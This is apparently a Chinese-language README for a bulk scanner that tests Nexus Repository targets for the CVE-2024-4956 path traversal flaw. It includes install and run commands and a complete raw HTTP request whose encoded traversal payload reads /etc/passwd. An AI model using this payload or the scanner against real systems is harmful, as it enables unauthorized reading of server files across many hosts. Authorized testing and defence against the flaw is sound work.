该工具仅用于教育目的和企业环境测试。https://twitter.com/nav1n0x/ 和 https://github.com/ifconfig-me 对滥用此代码不承担任何责任。请自行承担风险。不要攻击你没有权限接触的目标。该工具使用了公开发布的负载。
该扫描器帮助安全爱好者批量扫描 Nexus Repository 目标中的路径遍历漏洞。

扫描器将显示加载的目标数量及当前扫描状态。URL 将根据结果列出三种状态信息:超时、失败或成功。请确保 targets.txt 包含域名列表,lfi-payloads.txt 包含负载列表。扫描器将显示当前正在测试的 URL,每次新请求都会更新,并分别指示成功或失败。脚本还会将成功 URL 列表保存到目录中的 successful_urls.txt 文件中。它将在最后提供成功尝试数量的摘要。
确保已安装 Python 3.6+ 和 pip。
克隆仓库:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-Scanner安装所需依赖:
pip install -r requirements.txt
准备 targets.txt 文件,包含域名列表,以及 lfi-payloads.txt,包含负载列表。
运行扫描器:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
该工具仅用于教育目的和企业环境测试。 https://twitter.com/nav1n0x/ 和 https://github.com/ifconfig-me 对代码不承担任何责任。 请自行承担风险。不要攻击你没有权限接触的目标。